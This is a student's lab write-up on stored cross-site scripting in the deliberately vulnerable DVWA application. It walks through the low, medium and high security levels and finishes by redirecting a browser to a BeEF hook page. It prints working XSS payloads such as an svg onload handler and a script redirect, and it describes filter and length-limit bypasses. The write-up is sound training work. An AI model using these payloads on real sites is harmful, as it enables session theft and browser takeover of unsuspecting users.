

Matthew Tran

Stored Cross-Site Scripting

This lab focuses on understanding and exploiting stored cross-site scripting (XSS) vulnerabilities in a deliberately vulnerable web application. The goal of the lab is to observe how stored XSS works under different security levels. Completed all tasks in a controlled virtual environment using Damn Vulnerable Web Application (DVWA).

Tools Used

- Damn Vulnerable Web Application (DVWA)
- Web browser
- BeEF (Browser Exploitation Framework)

Skills Learned

- Identifying stored cross-site scripting (XSS) vulnerabilities in web applications
- Exploiting XSS under low, medium, and high security configurations
- Bypassing input filtering and character limits using developer tools
- Crafting payloads using <script>, <svg>, and tags to execute JavaScript
- Using BeEF to hook and demonstrate continuous browser control via stored XSS
- Understanding the impact of stored XSS on web security and user sessions


Initial Setup)

1. Logged into the virtual lab environment
2. Started the Cyber Basics environment
3. Joined the Linux desktop session
4. Logged in using the provided credentials
5. Opened a web browser
6. Navigated to the DVWA website
7. Logged in

Task 1) Exploiting Stored XSS with Low Security

1. Navigated to the DVWA Security page and set the security level to Low to disable server-side input filtering.
2. Opened the XSS (Stored) module from the navigation panel.
3. Entered a test name and submitted an HTML <h1> tag in the message field to verify whether HTML input was rendered.
4. Observed the message displayed as a heading, confirming that HTML was executed rather than sanitized.
5. Submitted a <script> tag containing a JavaScript alert to test executable script injection.
6. Observed the alert dialog confirming JavaScript execution.
7. Navigated to another DVWA page and returned to the Stored XSS page to confirm the payload was stored persistently.
8. Submitted a new payload using document.cookie to demonstrate access to session data.
9. Verified repeated execution of the payload after page reloads.
10. Entered the following HTML payload to inject an image: ****
11. Observed basic JavaScript and HTML image rendering behavior.


Under the low security configuration, DVWA accepts and stores HTML and JavaScript input without any filtering, causing injected content to execute automatically each time the page is loaded. This confirms that stored cross-site scripting is present and persistent. The vulnerability was further demonstrated by injecting an tag referencing an external image URL, which rendered successfully on the page as shown in the screenshot, proving that stored XSS allows persistent injection of both scripts and visual content.



Task 2) Bypassing Input Filtering Under Medium Security

1. Navigated to DVWA Security and set the security level to Medium.
2. Returned to the XSS (Stored) module and dismissed existing alerts.
3. Viewed the page source and observed that `<script>` tags were filtered.
4. Attempted to enter a payload and noticed the name field was limited to 10 characters.
5. Right-clicked the name field and selected Inspect.
6. Located the `maxlength="10"` attribute.
7. Modified the `maxlength` value to allow longer input.
8. Entered the following payload into the name field: `<svg onload=alert("medium")>`

9. Entered any text into the message field.
10. Submitted the guestbook form.
11. Observed a JavaScript alert displaying “medium.”
12. Reloaded the page to confirm the payload executed again.



Under medium security, DVWA filters `<script>` tags but does not block all HTML elements, allowing JavaScript to execute through alternative vectors. By modifying the maxlength attribute using browser developer tools, the input length limit was overridden, and using an `<svg>` tag with an onload event handler successfully triggered the JavaScript alert, causing the “medium” message to pop up. The

screenshot shows both the overridden input and the alert execution, demonstrating that stored XSS can still occur under medium security when non-script elements are used to bypass filtering.

Task 3: Executing Stored XSS Under High Security Constraints

1. Changed the DVWA security level to High.
2. Opened the XSS (Stored) module.
3. Inspected the page source to identify filtering behavior.
4. Noted that script-related syntax was blocked, but < was still allowed.
5. Entered the following payload into the name field: ****
6. Entered any text into the message field.
7. Submitted the form.
8. Observed an alert displaying the domain name.
9. Inspected the page to verify the payload was stored.

Even with the higher security settings enabled, DVWA is still vulnerable because not all harmful input is fully blocked. By using certain HTML elements that don't need closing tags, JavaScript can still run when the browser handles errors. This shows that simply blocking specific characters or tags is not enough and explains why stored XSS is one of the most dangerous types of cross-site scripting.

Task 4) Leveraging Stored XSS to Hook a Browser Using BeEF

1. Opened a terminal and updated package lists: **sudo apt update**
2. Installed BeEF: **sudo apt install beef-xss**
3. Edited the BeEF configuration file: **sudo gedit /etc/beef-xss/config.yaml**
4. Navigated to the BeEF directory: **cd /usr/share/beef-xss**
5. Started BeEF: **sudo ./beef**
6. Opened a browser and navigated to <http://127.0.0.1:3000/ui/authentication>.
7. Logged into the BeEF interface.
8. Copied the advanced demo page URL.

9. Returned to DVWA and set security to Low.
10. Opened the XSS (Stored) module.
11. Modified the message field input length using developer tools.
12. Entered the following payload:
<script>document.location='http://127.0.0.1:3000/demos/butcher/index.html'</script>
13. Submitted the form.
14. Observed the browser redirect to the BeEF demo page.
15. Reloaded the page to confirm persistent hooking.

Hooking refers to injecting a script that establishes a persistent connection between a victim's browser and an attacker-controlled framework. By exploiting stored XSS, BeEF was able to automatically control the browser each time the vulnerable page was loaded. This demonstrates how stored XSS can escalate into full browser compromise.

In this lab, I learned how stored cross-site scripting happens when a website does not properly filter user input. I saw how changing security levels affects what kinds of attacks are possible and how even stricter settings can still be bypassed. I also learned how stored XSS can lead to more serious attacks, like taking control of a user's browser using tools such as BeEF.